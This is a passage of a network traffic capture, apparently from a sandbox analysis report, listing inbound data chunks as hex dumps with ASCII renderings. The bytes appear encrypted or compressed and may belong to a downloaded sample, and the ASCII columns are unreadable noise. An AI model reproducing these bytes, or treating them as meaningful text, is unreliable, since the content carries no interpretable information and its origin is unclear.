2022-05-23 16:54:51 UTC	1200	IN	Data Raw: d6 7e d1 ed eb 73 7c c4 0d 19 7e 0b 33 3c 10 4e b6 19 79 98 0f 2b bd b6 6a 6d 90 2b 7f ac b6 e9 f5 ab 20 7c 53 1e fd 91 5a 28 87 fb f5 de d2 9d 80 bb af ec 3f 21 7c db 01 fc 42 fe 34 b9 bb c8 2e 9b 5c c6 bb 75 39 db d6 d4 3f 69 c4 0b 89 3c 52 5e 74 c9 fc 60 01 cb db 76 fc 3d 8e 0b c9 24 e0 c9 43 e3 0e 6c 7d 3e 6b 49 34 68 e1 0b 73 76 54 c5 e6 c3 70 64 99 11 42 cb b7 9c f4 de 7a 89 75 f8 a8 83 52 06 dd 95 af eb c8 94 89 c1 92 0b 3f 94 7c ae 59 c9 66 98 63 eb b1 e6 76 b5 04 73 a3 bc 32 a1 e9 f3 3c 5c c7 3e d1 09 76 78 23 1b f9 8e 56 e5 8d 03 ea 74 8b 31 f8 03 ed bc 4e 56 58 99 57 18 32 5b 30 06 b7 65 25 03 42 cc e3 79 40 83 95 64 49 be e7 e9 d8 b8 25 9b 77 d6 f8 6d 02 b3 cd 9c ac 91 ff f3 82 f4 99 7e 6f a1 50 48 05 1b 67 b6 31 c5 e3 d3 64 fc 05 09 96 9b 3b Data Ascii: ~s|~3<Ny+jm+ |SZ(?!|B4.\u9?i<R^t`v=$Cl}>kI4hsvTpdBzuR?|Yfcvs2<\>vx#Vt1NVXW2[0e%By@dI%wm~ oPHg1d;
2022-05-23 16:54:51 UTC	1216	IN	Data Raw: c3 73 f2 b3 f5 97 15 bb 6e a3 81 68 17 6e 0f 5c 34 f8 4e db 0a 0a d3 7f c6 3d 38 ce dc 9f 89 3f cd db 3b cf 0e 35 fe 51 98 23 1d 60 34 24 68 4f 76 32 cd e7 82 20 45 ff eb de 2e 74 27 84 4c 66 17 41 a3 78 da af 9e ab 54 bb ae ab 05 8b bf b2 37 bd 33 70 6f 4a aa 1d 1f e3 de bc 39 e7 b4 7e 0c 68 a6 3d 88 52 67 2a 27 76 da 9b 9b 29 c8 2f b2 97 25 66 75 9f 33 9f 1e ee 56 af 58 8f a4 f4 0c cf 22 41 1b c8 0a 93 d5 1f 75 b6 a2 d3 60 d6 73 2e 62 37 0e 4a b1 a2 70 14 ea 73 76 b4 a9 eb 74 9f ab ca d9 93 62 54 16 65 48 3b 95 ba 06 a9 70 9e 2f 1f 7d 54 80 4b 9a e3 60 aa d3 fe 4c 91 0b cc 9f 19 6f 21 f8 8f 1e 63 69 77 88 7f 56 af 79 73 8f 82 97 bd ee 68 d3 92 6b 8a 9f 7b 66 b6 b9 ea 52 6d 6e a8 29 51 13 7c 5b c4 af b4 9c e6 af e9 93 92 47 df 5c 27 fb 3b cc 32 8e bc bd Data Ascii: snhn\4N=8?;5Q#`4$hOv2 E.t'LfAxT73poJ9~h=Rg*'v)/%fu3VX"Au`s.b7JpsvtbTeH;p/}TK`Lo!ciwVyshk{fRmn)Q| [G\';2

Timestamp	kBytes transferred	Direction	Data
2022-05-23 16:54:51 UTC	1232	IN	Data Raw: 7e fd d7 d2 22 4d 1f eb de a4 09 73 ec bf 99 c7 45 cb 93 2b c3 fd 66 6c 7e de 07 61 3b d8 6a 2b 35 3f 95 a3 be 7b a1 50 77 b2 27 c5 af fc ff 4e 6b 26 24 53 cf d3 c1 3f 2c e4 de 8f 61 b3 f8 ca a3 f5 a7 df 97 3a 20 18 1b 90 c6 e7 9a 87 8b b0 02 32 5d 67 7b a6 a7 e5 b3 67 d3 8e 33 a1 70 5f 82 c7 35 ff cc 37 b9 7f fd f3 ab 0e 1f f5 ef b4 5c ce 27 01 93 40 62 63 5d 2f 77 97 6a 98 c8 83 42 7a 83 9d 87 47 83 9e 8b a1 b0 fb ce ae 51 0b b4 c7 9a 23 04 62 87 2d 53 d1 6f 90 5c ee af e9 3b a8 e2 b3 1d 67 df 4f 6a 88 25 47 23 fe 1c 45 27 ae de 9a 9b 12 ed b7 cd eb d1 d7 b0 9c 0e bf f9 1b e8 aa b3 7d 77 dc 7f c2 00 ad df e3 46 f4 dd 17 45 3e 02 03 29 f8 37 3a 67 8d 76 20 d3 e2 e3 52 af cf e6 ef be 83 f8 f7 e2 c6 4d e3 ca 62 b4 01 db d4 03 01 e3 81 70 bf a2 c7 35 9c ec Data Ascii: ~"MsE+fl~a;j+5?{Pw'Nk&$S?,a: 2]g{g3p_57\'@bc]/wjBzGQ#b-So\;gOj%G#E'}wFE>)7:gv RMbp5
2022-05-23 16:54:51 UTC	1248	IN	Data Raw: d9 1b e8 3b f8 f8 73 dc 37 b9 4f a1 72 5f 2a 77 d4 ff 74 d0 46 27 41 73 73 1e 47 8d 74 f0 d3 92 aa d9 eb a3 4b 2b 11 07 dc c7 aa a3 2e fb cb 2e 77 c4 bb d8 67 c2 a8 8d df d3 ce 0e 39 33 cc 8f a9 0f 65 43 3b 87 6b 49 67 a4 4a 27 04 5b d8 cb de 3a f9 eb 74 1f 87 3b e9 3b 8b d2 1c d9 73 4c c6 aa 13 81 de 8f a2 cf bd 62 d8 0b 02 9b 61 3b bb 1c 54 7c 47 0c 9e fe bf 49 93 70 e2 b3 dd 97 15 b3 6e eb 81 60 bf 62 07 ad 76 30 4b 62 d7 62 27 ff 66 cf 7e 9b f8 87 4a fe 65 cf fb 46 0f 7d af e6 f0 ed b4 b1 62 27 82 ff 9d 74 88 c3 92 e3 80 9f ff f6 eb be ab e8 f7 23 33 71 a3 70 4a a3 3d a7 51 7b ae 63 41 03 fb 7e f6 ba 98 ab ef 4a ae dd 1f 63 96 3f d5 27 f7 78 9a bb 19 93 96 2a a3 4d cf 1c 17 72 66 df 43 63 06 ef e0 a3 50 bf 62 59 77 fb 53 ee ef 68 cb 38 97 02 23 41 bb Data Ascii: ;s7Or_*wtF'AssGtK+..wg93eC;kIgJ'[:t;;sLba;T|GIpn`bv0Kbb'f~JeF}b't#3qpJ=Q{cA~Jc?'x*MrfCcPbYwSh8#A
2022-05-23 16:54:51 UTC	1264	IN	Data Raw: eb 2f 59 37 ff b9 87 47 df b7 2f 7d a0 10 5b 3a 23 51 3b eb da b2 91 eb c4 8f 17 ef ad fa 53 2d 0b c1 e7 1d 17 9a 73 cd 09 9c 69 ef e6 6b 50 ff 8b ab c9 12 8b 7d a7 e5 0f 97 d3 26 13 40 53 43 ae 65 85 a8 03 bf 21 4b 91 46 17 82 bf d5 ef cc 1f d8 79 26 14 e3 31 89 61 eb 7c d6 22 8b 4c 1b ae cc 47 86 4b e8 5f 4b 03 41 1b d0 ee 6f 7d 56 88 4b ea e3 62 6f ef 96 c6 d5 2f b4 54 5a a3 41 b0 03 7e 8f 20 56 cc bb 9f 07 45 03 db a6 87 b4 d7 21 7c 4a 6b 82 3f 77 6e e7 a4 ee 1c e7 95 85 29 5e 3b e3 90 03 eb d8 37 aa 60 dc 1d 5f 62 b7 e4 48 d2 2b be 8b d9 bf 57 a4 88 63 ab f8 7d f7 6b ac 13 dd 4a 2b 7e 67 3c 88 0e 9f 91 43 fb a6 a7 a9 72 a8 b3 e2 03 64 af ef 85 0f be 73 e8 57 33 33 d9 33 ac cf d0 0a 7f b4 5a 06 27 c9 db cb 2e af cc 19 74 5f 6a 98 8d ef e3 3f a7 d5 26 Data Ascii: /Y7G/}[:#Q;S-sikP}&@SCe!KFy&1a|"LGK_KAo}VKbo/TZA~ VE!|Jk?wn)^;7`_bH+Wc}kJ+~g<CrdsW333Z'.t_j?&
2022-05-23 16:54:51 UTC	1280	IN	Data Raw: 33 d8 53 1b 46 82 d1 43 4c 46 4a bb 31 b5 eb 59 58 ad 76 68 b3 0a 4a e9 fb 83 2d c3 11 5f cd 7f 32 7b 50 5f 67 2e 2e f5 ef b4 5c 0e 27 99 da cb 2e 0f f4 e3 50 e7 23 13 09 87 40 b2 83 65 ce cc c7 f6 40 6d 1f 43 87 97 d5 95 8a c6 9a 23 39 ce 47 82 ef ff 47 dc 3f 26 09 36 8c 6b 2f 13 79 ef 55 5f 22 4b ea e7 3f 76 96 4d cf b4 7e 1e bf 31 ba fb 46 ef 7e 7b d8 df 4b 9b d9 1b ea ba b3 25 76 dc 7f c2 00 6d df bb 03 7f d5 b7 f7 d7 4a 4b e8 f7 57 ce 46 c5 ff 2c 7a 3e 8f 41 e3 eb c6 ef be 43 f8 17 ab 4b 09 03 d0 ea 3f 4d b7 75 cb ae fb c8 fb fb ce 0c f9 33 24 c6 22 4b 09 fa f7 2a cf 6c 2f ec 8f b9 2f cd 3b ca 96 b7 fd 46 98 d3 72 9a e9 3b 53 1d 13 79 37 69 c7 aa 5b 4a 93 93 ce 2e 71 cb bc 2e aa 9b 29 b6 c7 2a 97 74 47 44 5f 31 17 55 33 fa a6 97 0d 95 5f f7 4a e3 42 Data Ascii: 3SFCLFJ1YXvhJ-_2{P_g..\'.P#@e@mC#9GG?&6k/yU_"K?vM~1F~{K%vmJKWF,z>ACK?Mu3$"K*l//;Fr;Sy7i[J.q.)*tGD_1U3_JB
2022-05-23 16:54:51 UTC	1296	IN	Data Raw: a4 a5 c7 2c 3b cd 54 a1 58 0f be 74 79 03 d0 3b 46 57 25 f7 d7 5a 5b 15 de 28 e3 a2 5b 4a bf f3 ce 2c b9 cb 64 c7 07 99 61 3b 1b 8d eb 55 84 88 db 76 57 bd 17 37 6a df 6c 93 b8 ff 02 28 25 c3 b3 cd 0b c1 cf 9c f2 ce 64 16 2b 58 ea af 36 03 10 1b ce bf 25 27 bf 0e 86 31 63 5c 37 91 a7 d1 a3 e8 e2 83 e5 b7 c9 5f ca ab 09 93 50 5e 4f 01 d0 33 38 6a b8 35 cf cb 56 04 9d 9f 94 7c 42 63 f2 fc 04 69 67 be 23 70 4f 4a a0 91 7b a3 1d f7 3d 2d fe c7 9a f3 02 9f 3f 96 cf 66 0f 3c 5f 11 53 89 92 61 96 a7 25 64 30 f3 ba e3 4a 3b 5b 36 2c 2d af 7c 5d 02 23 09 d0 87 6e 74 29 9b 30 3b 66 57 15 07 57 6a 8b 9d 66 80 d3 42 03 5a 07 5b 76 b4 a1 eb 74 9f a1 4b c1 93 50 4e e7 3b cd cc 7f 02 80 85 7b 90 e2 57 bc 93 e8 67 e2 28 05 c3 83 3d 83 f1 1f b4 54 5a fb 41 b0 03 7e c9 b3 Data Ascii: ,;TXty;FW%Z[([J,da;UvW7jl(%d+X6%'1c\7_P^O38j5V|Bcig#pOJ{=-?f<_Sa%d0J;[6,-|]#nt)0;fWWjfBZ[vtKPN; {Wg(=TZA~
2022-05-23 16:54:51 UTC	1312	IN	Data Raw: 21 db d1 83 10 aa 63 9d 66 c4 1c 5b 03 52 af 57 16 77 6e 8f 4c 9f a9 87 ed 93 52 ce 1f 45 44 c8 5b 02 88 0d 77 7b 66 96 3d 97 47 2b 8e 83 a1 60 c7 92 8f 5c 67 f4 9f 19 6f 11 f8 07 5a e3 81 9b 00 3b de 47 ad 37 17 ea 0e b1 43 3c bf 13 77 2d 63 1b a7 43 79 7f 4a b0 d2 b0 05 83 b3 1d 92 d1 82 ff 17 e2 b8 1d 93 92 02 b3 ad fd 74 6f 9a ab 19 76 3f a2 bf 3d e2 cc 5f 72 e3 54 07 3f 36 47 d6 2b 50 3f a2 85 ce 43 fb ee 2c a1 db 9c df 29 33 f1 fb bd 95 0f b8 ab e8 57 7a b8 95 ff 33 6e 0c e2 ef fc 9f 03 47 15 fb 83 a5 13 59 47 3c d4 ae 37 89 cb cb 3e 4f f9 1a 33 38 f2 40 39 73 76 ca b3 ed c7 83 1c 65 dc 39 ce 8f 82 27 bd cc a0 f3 d2 c3 42 83 9a b6 97 5d 2f a7 fb 6a 88 25 47 63 fe 1c 01 eb b4 bf a9 57 11 02 98 44 a7 bd 7c 38 4f 15 c5 1a 9f af 76 1e 99 53 d4 37 09 67 Data Ascii: !cf[RWwnLRED[w{f=G+`\goZ;G7C<w-cCyJtov?=_rT?6G+P?C,)3Wz3nGYG<7>O38@9sve9'B]/j% GcWD|8OvS7g
2022-05-23 16:54:51 UTC	1328	IN	Data Raw: 45 5b 19 e3 d0 0b 56 d1 7e 52 8f 82 17 bd c4 30 ff 58 84 d9 37 07 96 7f 44 1f 56 5f ba 4b e2 a7 33 75 5b 81 03 30 3b d2 12 b5 9f f3 0e 24 19 c7 b4 9c 0e bf 99 1b e8 7e b7 9d 88 1c 37 01 c7 cd bb 93 87 3e f5 b7 ff 53 26 43 29 f8 33 36 0f 3a 3f 2c 7c e6 8f 99 a3 62 87 8f 7d 44 98 e3 ea 44 bf ab d3 ab ff 39 f4 b4 c4 ce 07 89 3d bb 9e 87 96 02 b4 4c 66 6f 01 3b f8 c6 c7 e5 2f ec c7 7a 20 a5 ff 8b 1f f6 a1 27 67 01 75 64 a1 b0 57 b2 d7 64 16 70 b3 98 5b 42 17 ff c6 ef 76 2f 6c 67 23 df 45 13 1b 85 6b 59 07 0c 94 7a 8f 39 50 33 4e b5 93 df 9c 7f 0e 8f e9 a3 76 12 63 c5 b7 ff 23 16 b3 01 2c 91 2e 87 bd 44 98 f3 42 f0 91 ff 79 33 2d 35 cc 10 5b 52 03 72 ab 53 ee 58 15 b7 47 ab ee eb 41 52 9a a6 ef be 6b e8 87 6a f4 31 c3 fb 1e 87 5d a7 57 b3 ae cb ca 43 ef de ac Data Ascii: E[V~R0X7DV_K3u[0;$~7>S&C)36:?,|b}DD9=Lfo;/z 'gudWdp[Bv/lg#EkYz9P3Nvc#,.DBy3-5[RrSXGARkj1]WC
2022-05-23 16:54:51 UTC	1344	IN	Data Raw: 6b 32 9b e6 d5 5b ce 87 f5 cf 54 93 26 43 a1 66 f7 62 8f 7e 47 54 37 9b 0f dd d3 2b 2d 23 f1 1f c8 e7 ca e3 82 0b 93 1d eb 11 17 24 e0 0b cc 8e a3 72 5a a3 1d a7 57 b3 ae cb 09 8a bf b2 67 71 68 e2 33 26 13 1d b0 af b2 77 9d 44 68 e3 6a bf 89 db 53 2b 0b c1 3f 1f 17 9a 73 59 68 9c 69 37 25 62 e0 f3 7a a8 c9 fb 1b f5 2b c1 a7 18 5f 02 cb b3 8e bd b9 b8 53 d3 d8 1f ae 9b d9 4e 5b a9 c3 d3 ed cc f7 02 c0 55 cf 93 3a 3f e5 27 b1 14 dd 74 4a 23 d4 89 8b fd ce cc 7f 79 d1 09 de df 0a 8f 34 df cc 87 67 b0 16 14 83 3f 83 f1 7f b4 5c de 8f 59 73 42 d2 0b 15 1f 47 b3 36 d3 29 72 9f 82 ff bd ea 31 de b9 21 09 3b de a2 2b ed 76 1c e7 72 a3 f6 24 04 06 db 48 23 d8 a7 ab 8b d9 9a a3 49 97 e5 47 2c e2 0e 8f 11 f9 73 86 cf 5e 63 f8 bf 76 ab d9 bb 57 b4 f0 a2 2f fd 0b 6e Data Ascii: k2[T&Cfb~GT7+-#$rZWgqh3&wDhjS+?sYhi7%bz+_SN[U:?'tJ#y4g?\YsBG6)r1!;+vr$H#IG,s^cvW/n
2022-05-23 16:54:51 UTC	1360	IN	Data Raw: 1c 26 c7 f4 67 24 f7 9a 23 09 3b d8 6a 2b 1d 3f 9f 5f d2 32 e9 db fb e2 8c 8d 24 b8 33 ea c3 52 5b 53 47 97 e5 0f ed 2b be 83 19 70 3f a2 af 3d 98 43 5e 72 e3 52 17 3f 4e 47 9a e7 3c 4e 4a bb d9 43 fb a6 ef 66 3b d4 54 66 87 25 37 07 6a 8b f9 33 00 b3 fe ff 15 52 17 a2 3f bd 66 b0 f3 82 4b b2 37 e3 66 cc 31 43 44 b7 7b ec f6 34 40 7a 83 ed 4c 2c c6 3f 0b 9d 34 41 de 95 d5 2f 54 4c d6 07 41 ab e8 39 1e f5 0f 57 93 8e bb 81 f0 e7 8e 54 91 e3 98 93 ee 4b e8 37 3f a6 df c4 83 d8 ff cc cc b1 3a 17 ee a5 f5 ff b4 9c 4f 5d b5 51 63 76 a4 11 3f 55 fb ae 1b eb fb db 46 fc 69 db b4 15 02 03 61 07 50 56 cc 49 db a4 f5 aa ab 26 fe 49 1a a6 35 4c 24 38 df 5b 3a 39 83 a5 b3 69 3f fe 4f 8a dc dc 86 27 87 87 35 9c 78 e3 ea 49 41 73 7c b0 2f e8 ef 99 c2 db 4b e8 db cb de Data Ascii: &g$#;j+?_2$3R[SG+p?=C^rR?NG<NJCf;Tf%7j3R?fK7f1CD{4@zL,?4A/TLA9WTK7?:O]Qcv?UFiaPVI&I5L$8[:9i?O'5xIAs|/K

Timestamp	kBytes transferred	Direction	Data
2022-05-23 16:54:51 UTC	1376	IN	Data Raw: 79 ad c7 02 61 3b fa 56 67 02 7b 40 57 ab ab d9 16 14 39 58 7d 44 58 e3 3a 4a 09 eb 40 62 1b 19 76 b4 7f c2 a8 4d df 6b 87 87 7d 9c b0 e3 72 c2 09 5f 3b 85 ab 49 b7 ed c7 32 20 a5 ff 97 1f ff bd 87 97 73 ae 03 e8 3b 1b de 1c 5d 1f ef 8b 8e 73 81 78 13 ce 2c 34 a7 df a3 8e 03 60 3b 53 0d 6e 71 0f cf 9b 9e 03 70 db fb 2f d6 e9 97 17 73 6e 33 c8 eb fb 0e cc a9 db 14 27 bb 93 a1 e8 5f 0a 17 f4 cf dc 9f 89 3f cd 83 3b cf 47 25 03 df fb 36 eb f8 eb 63 ee 2c 41 db 54 e6 ca ab 41 50 57 b2 37 34 2f cc 2f 1e 72 71 eb 12 43 9c 5d ef 35 a4 91 8b 41 80 87 b2 7f 15 68 d7 7a 03 23 51 b8 97 b2 63 d5 bb ec 00 1e 9f 29 da 1b a6 87 e5 cf 1c fe 06 9b 61 43 2b 1d 23 49 7f 75 d7 8a 20 85 df 07 f7 ef d5 0f 97 db 26 b3 40 53 43 cd fb c1 07 75 bf 86 d3 52 4f bf 3e 46 d5 ef 47 bb Data Ascii: ya;Vg{@W9X}DX:J@bvMk}r_;I2 s;]sx,4`;Snqp/sn3'_?;G%6c,ATAPW74//rqC]5Ahz#Qc)aC+#lu &@SCuRO >FG
2022-05-23 16:54:51 UTC	1392	IN	Data Raw: d3 e8 ad 3b f1 bc f1 4c de 9f 8d 1a f3 a5 0e a1 eb 50 fc 9d 10 65 67 ea d2 83 21 64 30 f3 c6 22 cd df d8 7a 83 6e 0b 38 4f 01 eb ca 92 ca 02 93 f5 dc f8 d3 e2 10 95 ef ab ee 6c 1d a7 47 36 02 c2 9d cf 43 b5 3b c1 0e a4 d4 a9 c7 ed df f0 4e 84 cc 46 88 5b 4e 4b ca d7 77 9e 1f 35 df 47 23 8e a7 60 a3 fb fe 4c 51 0b 4c d7 9a ab 82 77 ef 92 a6 05 7b 84 7c 96 af d9 fb db a6 0c b9 43 34 7e d2 2b 41 f8 d7 0a b7 5d 77 1c af 11 33 a1 50 b7 b2 a7 8d 84 34 5f 21 4a 91 50 97 62 2f e5 47 64 6c db a7 19 70 ff a2 3f d5 ef dc d6 33 a7 91 d8 9f 2a b7 5d 67 74 07 c1 f7 fd 73 b3 2f af ad 74 68 b3 1a 4b e9 fb 83 2d 0b 11 e7 84 f6 7a 6b 61 26 bc 79 d0 1c ea fd d7 8a ea 05 2c 34 d1 c6 01 43 34 5d 23 13 09 b9 c0 bd db f1 df c6 c8 39 8d 1f c4 04 ce 1c 51 0b a4 c7 9a 23 fa 0f ef Data Ascii: ;LPeg!d0"zn8OlG6C;NF[NKw5G#`LQLw{|C4~+A]w3P4_!JPb/Gdlp?3*]gts/thK-zka&y,4C4]#9Q#
2022-05-23 16:54:51 UTC	1408	IN	Data Raw: 17 fe b6 57 b4 a1 70 cb ee ce 71 db fc 3b b9 7f fd fb 07 0d 6b d1 cb b4 5c de 27 19 93 40 62 63 4d 98 20 7b 1a 5b 8a 0f 83 fd 6b 19 03 00 0b 76 07 25 f7 37 4a 5b 19 63 95 8b be 03 3d ca 8f 82 07 bd ce 88 f3 ba c3 40 3f 07 ae df de c3 3c b7 e1 20 61 63 53 3f d3 69 9f b4 7c 16 bf 61 bb fb 46 4f 44 df 01 e8 c1 9b 50 17 47 0e df 5e fb f8 ef 8a 8b e9 13 45 2e 82 2a b7 ff 17 4a 8a 25 57 4b 56 cc 49 db ec f7 aa ab 31 62 cb 3b 58 7d 44 dc 8f 23 0f 2d ab 83 a5 b3 69 7f fc 4f 8a cb bd db 06 79 0c 7d 9e b8 e3 16 03 ca 3f 57 76 c7 09 0f 11 38 7a 20 e9 93 42 d2 93 fd 44 58 d3 ba 12 ad 1f 3b da 1c 11 73 5c 8b 21 57 ed 13 50 d2 83 c1 a7 df 63 8e d3 9e 6f 77 5e 67 fe 83 2c d4 76 57 bd 17 37 6a 5b 29 93 15 bb 6e 8b 85 62 bf 62 5f ad 76 20 4b 22 d3 60 2f ff 26 cf 76 23 a4 Data Ascii: Wpq;k\'@bcM {[kv%7J[c=@?< acS?i|aFODPG^E.*J%WKVI1b;X}D#-iOy}?Wv8z BDX;s\!WPcow^g,vW7j[)n bb_v K"`/&v#
2022-05-23 16:54:51 UTC	1424	IN	Data Raw: 01 29 a1 69 68 d8 97 6b 43 c5 11 c9 53 93 0d e3 d1 9f df 6f fa 5c 25 1f 73 4e 2f 7d 47 05 ae ba ab 71 db bf 2d 57 ad 54 d8 d3 3a e3 42 bb cb 0e cc 69 db 34 6e 32 9b 16 76 a1 f3 87 f5 87 55 53 26 4b e8 eb 73 0e c8 f9 63 bc 7f 12 4b f9 eb 63 a6 ef 5e bb e8 97 82 28 c9 8f 93 1b 2b 11 c7 cc c7 22 7b f8 a7 df 36 cf d4 ab f8 d7 c6 06 cd 27 d3 97 2f 35 2b d9 fb 26 1b 50 3b eb de b2 41 eb bc c6 9a bb c1 56 57 82 e4 0d 36 a8 e8 65 d3 a6 07 47 ee a7 6d ef 74 3c 87 e3 42 bf 77 06 ef 1a 87 54 d6 46 07 39 1b c8 02 93 95 58 4b b7 ac d3 e0 8f bf de 48 56 ad cd f7 4a 03 52 6f 57 9e 3f e5 cf 0c b4 62 b7 81 50 57 a2 27 0c cf cc 37 49 cb 09 d8 92 66 74 79 fb b4 47 e2 26 6d e3 c3 b7 c7 d5 67 75 53 be 33 09 3b cb de e8 c9 73 3c f7 12 8b 61 fb db a6 cf 7e e3 00 6f 9a 23 09 f8 Data Ascii:)ihkCSo\%sN/}Gq-WT:Bi4n2vUS&KscKc^(+"{6'/5+&P;AVW6eGmt<BwTF9XKHVJRoW?bPW'7IftyG&mguS3;s< a~o#
2022-05-23 16:54:51 UTC	1440	IN	Data Raw: ea 4b ae d7 22 8b 81 50 5f a2 8f 0d cf cc 37 c1 8f 65 d3 53 2e 1f be 56 2c c0 ac ab d0 63 03 19 c1 d5 20 7f 1f 9a ab 09 73 40 12 0b cd 57 cc f7 99 c7 45 df 50 26 4b 5a 61 24 dc 5b 1e f3 0d 53 2e 00 da de 1c e7 9a 7b 62 5f df 16 97 c5 af b4 9c 26 af 59 db 1b 46 1c 6c 9f cb 69 9a 92 d9 13 dc 80 87 a3 f3 94 d4 f6 8f 59 53 1b 0e 47 d6 eb 50 cf 4a bb d9 c8 72 7e 08 e3 ff 65 1f 42 e4 ef fb 40 f2 63 11 b7 47 f3 16 b3 d9 db 43 6e 1a ea ef fc 5e ce 27 11 93 40 aa 63 fd 67 74 5f a9 93 d1 64 cd 3e 9e 91 eb ec b1 a8 83 62 bf df 06 97 d5 2f 97 47 42 8c 77 43 42 e2 3b d5 c4 a0 f3 8a 88 bc 5e 6b 2d 13 79 af 54 5f 22 4b ea ef 3f 36 97 4d cf 77 7e 4a 34 ff bb 70 c6 6b 5a f9 fc 3c 8b a6 d9 43 63 3e e1 dd b0 98 5b aa 89 e9 fb db 46 f4 51 db f4 17 02 03 e2 cb bb b1 41 c5 fc Data Ascii: K"P_7eS.V,c s@WEP&KZa$[S.{b_&YFliYSGPJr~eB@cGCn^'@cgt_d>b/GBwCB;^k-yT_"K?6Mw~J4pkZ<Cc> [FQA
2022-05-23 16:54:51 UTC	1456	IN	Data Raw: 8b c9 3b a8 2a b3 6d 2e 54 5f dd 57 45 0b 53 3d 13 69 d7 fd f7 9a d3 38 53 f3 ce 23 d1 1e fc 17 4a d3 52 d7 47 16 96 d5 77 94 f6 ce af 99 ba 63 0f 7f d5 ff 3c 9a 96 27 80 73 73 1e 0f 4e 73 40 c7 ab ab d9 14 bf e2 d7 7d 4c 60 e3 b2 4a 09 eb cb 5a 7d 05 74 78 6b a2 22 c9 fb b3 0f 03 59 bf fc c7 22 0f ca f7 57 16 2e 6d 2f a4 4c a6 8f c9 da cb 96 ff 3e 43 38 c7 8b 9b e9 c4 8f b2 3f 5d 57 64 4c 6a 5b f2 d7 ff 9e a6 f5 ef 20 28 12 91 61 3b 53 e5 2d 4e 87 0c 9c 36 bf 99 db fb a6 df d6 13 74 f7 6e ab c9 a3 7a 82 bf e5 ff 74 ac fe 57 25 af 17 e2 4b 39 83 55 93 26 6b a1 62 27 62 1f 35 ce 18 5b 1a 03 78 07 db a6 a7 d5 b7 47 e2 69 47 09 db 93 a5 63 7d a6 48 e3 8a 33 71 eb 3d 9a a3 fd ef dc f7 da c3 ca 87 df 5e 2f 35 67 1c f6 46 07 71 7a 53 97 3f d5 cf b4 4a 0e 9f 29 Data Ascii: ;*m.T_WES=i8S#JRGwc<'ssNs@}L`JZ}txk"Y"W.m/L>C8?]WdLj[(a;S-N6tnztW%K9U&kb'b5[xGiGc}H3q=^ /5gFqzS?J)
2022-05-23 16:54:51 UTC	1472	IN	Data Raw: 47 f0 ca bc 73 12 4b 11 c0 27 5b 58 9d 7c 08 c7 97 68 c5 17 17 5a 6b 75 7a 84 44 ce 13 39 60 11 56 0a d0 b7 d4 f7 8a 63 fa 3c 06 69 67 b6 a3 74 22 c1 ef 9d f7 27 5a 7f 80 87 7f 2b ba f3 02 31 53 2d ca d5 27 32 2b 67 64 29 c0 a7 b6 fa ae 23 b8 1b 46 67 05 37 9f 3e f2 ad c4 f0 7f 4a a8 ab 1b c8 cb b7 e4 57 fc 1f f1 a7 24 34 d3 25 83 f5 b2 0f 3b 86 87 15 27 33 6b 77 66 23 64 9f a9 61 81 50 56 26 0f 0d cf 24 44 76 fe be 1b d0 ea 3f 68 1c 00 a3 66 67 25 ab 9e fe 44 39 0f b4 5c 70 e3 82 76 fb 7e 11 71 aa 33 bf 91 4f 41 a6 18 6a 4b 39 ab e8 3b 56 ef 49 26 1b ad e3 7d 3f 97 0d d2 b8 a4 bb 13 f8 a8 38 50 b4 94 6e ab 84 18 d7 8a 5b 29 8b a8 a3 56 eb 04 b3 f0 6a a7 9d 64 36 17 f9 e6 89 1b 98 cf 07 b5 4d 36 b2 b5 f3 5a 87 db fb 64 29 33 20 5b ea 1e a1 78 27 86 0f be Data Ascii: GsK'[X|hZkuzD9`Vc<igt"'Z+1S-'2+gd)#Fg7>JW$4%;'3kwf#daPV&$Dv?hfg%D9\pv~q3OAjK9;VI&}?8Pn) Vjd6M6Zd)3 [x'
2022-05-23 16:54:51 UTC	1488	IN	Data Raw: 9a 33 e9 d6 fb 96 97 d4 af fc 17 b3 8b d9 db 3a 46 97 e5 76 64 6f 9a ea 51 fb 73 e7 87 d5 ef 5d 5f 72 ab 18 53 1b 0e 0e 5c 67 74 ce 4b bb d9 42 f9 a6 a7 e4 fc ec 97 ab 4f e9 fb ca a0 47 35 fe c4 7f 32 32 d5 db 43 87 3f f5 ef fd cf 8a 03 30 fb cb 2e 46 4d 67 74 5e 62 13 09 ca ab 3e a7 bc a1 af a8 d7 bb 85 5e 8f e3 b7 b1 56 72 a6 f7 4a 12 63 a9 cf 6b d5 2b b9 b9 cd ff a1 00 03 d2 e5 38 4a 54 5f 22 03 61 63 1b b6 97 4d cf fc f7 9a 9b f9 bb fb 46 a7 f5 fe fc 17 4a 9a d9 53 63 3c 97 d5 77 de 7f 8a 8b ea fb db 0e 7c d5 ff 74 13 02 03 61 77 73 1e 47 c0 ff 64 f7 af ab d9 eb ed c6 a7 35 c9 dc c7 aa 4c 09 eb cb 29 3f 4d ff f4 4f 8a 23 c1 fb fb 86 8e 7d 17 fc ce 22 4b 41 79 73 0e 2f 67 2f ec c7 39 ab e9 db c0 96 b7 b5 c3 1c f7 8a 97 e9 3b 1b 9b 97 5d 57 69 c7 aa 13 Data Ascii: 3:FvdoQs]_rS\gtKBOG522C?0.FMgt^b>^VrJck+8JT_"acMFJSc<w|tawsGd5L)?MO#}"KAys/g/9;]Wi
2022-05-23 16:54:51 UTC	1504	IN	Data Raw: 24 a7 35 97 da c3 aa f3 a3 ef cb 4c 3f 4d ff d4 8e 20 27 c9 40 66 82 87 7f 19 bc d3 26 4b 41 72 61 0f 2f 7f 4d ec c7 33 b3 eb db d3 e4 a3 c5 d6 3b f6 8a 83 2b 3b 1b ce 91 59 57 88 6d ae 13 9b 53 db 86 8f 18 71 50 2f c9 3a 65 3b 53 0e 2f 7c 54 45 17 a9 b9 71 db e2 be 96 e5 c7 3e f7 4a 09 db ef fb 56 ec e1 ff 4c 1e a5 9f e9 7e 70 2a 87 d9 64 d8 d7 00 73 e9 e9 56 ed 0b 7d 45 55 ff b2 5f fd eb 65 a6 a7 5c fd ce 27 ca b2 06 da db 99 c5 35 2f 6e d5 26 33 dd 7f ff 1e 9e 50 ee dc fa e8 8b 41 a1 e9 92 2f 99 f3 50 7f 1b 01 50 3b f8 34 3f d5 97 fa c3 9a d3 22 df 1b ec 87 e5 cf 34 66 31 9f 61 34 c8 92 a7 6f e1 54 c3 8e ab cf fb 53 1a a5 6c 45 1c 5f 03 33 43 53 53 47 a4 e5 4e d7 f5 aa 82 d8 d8 9b 7a 42 d1 ef 44 f7 4a 4b d8 f8 72 3e 2c 07 cf 44 ce 08 8f c9 c3 da a9 0f Data Ascii: $5L?M 